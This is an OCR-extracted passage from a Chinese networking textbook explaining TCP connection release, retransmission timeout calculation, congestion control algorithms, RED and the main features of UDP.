


图 3-17 TCP 三次握手连接建立过程

（2）TCP 连接释放机制

TCP 的释放分为：半关闭和全关闭两个阶段。半关闭阶段是当 A 没有数据再向 B 发送时，A 向 B 发出释放连接请求，B 收到后向 A 发回确认。这时 A 向 B 的 TCP 连接就关闭了。但 B 仍可以继续向 A 发送数据。当 B 也没有数据再向 A 发送时，这时 B 就向 A 发出释放连接的请求，同样，A 收到后向 B 发回确认。至此为止 B 向 A 的 TCP 连接也关闭了。当 B 确实收到来自 A 的确认后，就进入了全关闭状态。具体过程如图 3-18 所示。




图 3-18　TCP 释放连接的过程

4．TCP 定时管理机制

重传机制是保证 TCP 可靠性的重要措施。TCP 每发送一个报文段，就对这个报文段设置一次计时器。只要计时器设置的重传时间到但还没有收到确认，就要重传这一报文段。超时重传时间设置的长短、恰当与否关系到网络的工作效率。如果设置的太短，会引起很多报文段的重传，增大网络的负荷；如果设置的太长，则会增大网络的空闲时间，降低网络的传输效率。

TCP 采用如下方法计算超时重传时间。

所涉及的参数：报文段的往返时间 RTT，报文段的加权平均往返时延 RTTs，超时重传时间 RTO，RTT 的偏差的加权平均值 RTT_D。

具体步骤如下：

首先计算出来第一个 RTT。然后把第一个 RTT 值设置为 RTTs 的初始值。以后再计算新的 RTTs 时采用如下公式：

$$\text{新的 RTTs} = (1-\alpha) \times (\text{旧的 RTTs}) + \alpha \times (\text{新的 RTT 样本}) \tag{3-1}$$

其中 α 的值常取为 1/8。计算 RTO 的公式为：

$$RTO=RTTs+4\times RTTD \quad (3\text{-}2)$$

RTT_D的初始值为 RTT 样本值的一半，以后再计算 RTT_D时采用公式：

$$\text{新的 } RTT_D = (1-\beta) \times (\text{旧的 } RTT_D) + \beta \times |RTTs - \text{新的 RTT 样本}| \quad (3\text{-}3)$$

其中 β 的值常取为 1/4。

需要注意的是往返时间 RTT 的测量是比较复杂的。

5. TCP 拥塞控制策略

传输层的主要任务是保证端到端可靠的传输。端到端之间跨越的是若干个网络（局域网和广域网）。所以要保证网络高的传输效率，必须保证网络的畅通，不会发生拥塞现象。因为一旦网络发生拥塞，不但网络的传输速度会降低，而且还会导致数据的丢失和重传。那么网络在什么情况下会发生拥塞呢？可以把网络发生拥塞的条件用如下公式表示：

$$\sum \text{对资源的需求} > \text{可用资源} \quad (3\text{-}4)$$

其中资源是指链路的容量、交换结点的缓存大小和处理机速度。

所谓拥塞控制就是防止过多的数据注入网络，使网络中的链路和交换结点（路由器）的负荷不致过载而发生拥塞。

发送端的主机在确定发送报文段的速率时，既要根据接收端的接收能力，又要从全局考虑不要使网络发生拥塞。因此，每一个 TCP 连接需要有接收端窗口和拥塞窗口两个状态变量，发送端的窗口取两者中较小的值。接收窗口就是 TCP 报文段首部中的窗口字段的值，是接收端主机根据其目前的接收缓存大小所许诺的最新的窗口值。拥塞窗口是网络的传输能力，是由发送端设置的。

TCP 的拥塞控制主要有以下四种方法：慢开始、拥塞避免、快重传和快恢复。

（1）慢开始和拥塞避免

因为当主机开始发送数据时，如果立即将较大的发送窗口中的全部数据字节都注入到网络，由于还不清楚网络的状况，有可能引起网络拥塞。经验证明，较好的方法是试探一下，即由小到大逐渐增大发送端的拥塞窗口数值，就是所谓的慢开始算法。

慢开始的工作过程：通常在刚刚开始发送报文段时可先将拥塞窗口 cwnd 设置为一个最大报文段 MSS（Maximum Segment Size）的数值。而在每收到一个对新的报文段的确认后，将拥塞窗口增加至多一个 MSS 的数值，如图 3-19 所示。用这样的方法逐步增大发送端的拥塞窗口 cwnd，可以使分组注入到网络的速率更加合理。

当然，在这种机制下，拥塞窗口也不会一直成指数增长，通常会设置一个慢开始门限值 ssthresh，当拥塞窗口达到此值时，就变为线性增长，执行拥塞避免算法。在整个过程中一旦出现数据传输超时，就会把拥塞窗口重新回到 1，并再次开始慢开始算法。



报文段 1
确认 1
报文段 2
报文段 3
确认 2
确认 3
报文段 4
报文段 5
报文段 6
报文段 7
确认 4
确认 5
确认 6
确认 7
报文段 8
报文段 9
报文段 10
报文段 11
报文段 12
报文段 13
报文段 14
报文段 15

图 3-19　慢开始算法

（2）快重传和快恢复

快重传和快恢复是 TCP 拥塞控制机制中为了进一步提高网络性能而设置的两个算法。

快重传算法规定，发送端只要一连收到三个重复的 ACK 即可断定有分组丢失了，就应立即重传丢失的报文段而不必继续等待为该报文段设置的重传计时器的超时，具体过程如图 3-20 所示。不难看出，快重传并非取消重传计时器，而是在某些情况下可更早地重传丢失的报文段，从而提高吞吐率。




图 3-20　快重传算法

快恢复算法是和快重传算法相配合的算法。在采用快恢复算法时，慢开始算法只是在 TCP 连接建立时和网络出现超时时才使用。其工作要点为：当发送方连续收到三个重复的报文段确认时，就把慢开始门限值缩小一半，并执行拥塞避免算法——线性增加拥塞窗口。

（3）随机早期检测 RED（Random Early Detection）

TCP 拥塞管理的另一种方法是预防性分组丢弃。使用这种方法，路由器在输出缓存完全装满之前，即网络发生拥塞之前，准确地说是检测到网络拥塞的早期征兆时（路由

器的平均队列长度超过一定的门限值），就丢弃一个或多个分组，以便改进网络的性能。预防性分组丢弃的最重要的例子是随机早期检测。

6. UDP 协议

（1）UDP 的特点

UDP 只在 IP 的数据报服务之上增加了很少的一点功能，即端口的功能和差错检测的功能。虽然 UDP 用户数据报只能提供不可靠的交付，但 UDP 在某些方面有其特殊的优点：

- 发送数据之前不需要建立连接；
- UDP 的主机不需要维持复杂的连接状态表；
- UDP 用户数据报只有 8 个字节的首部开销；
- 网络出现的拥塞不会使源主机的发送速率降低，这对某些实时应用是很重要的，如表 3-2 所示。

表 3-2 TCP 协议和 UDP 协议的应用

应　　用	应用层协议	运输层协议
名字转换	DNS	UDP
文件传送	TFTP	UDP
路由选择协议	RIP	UDP
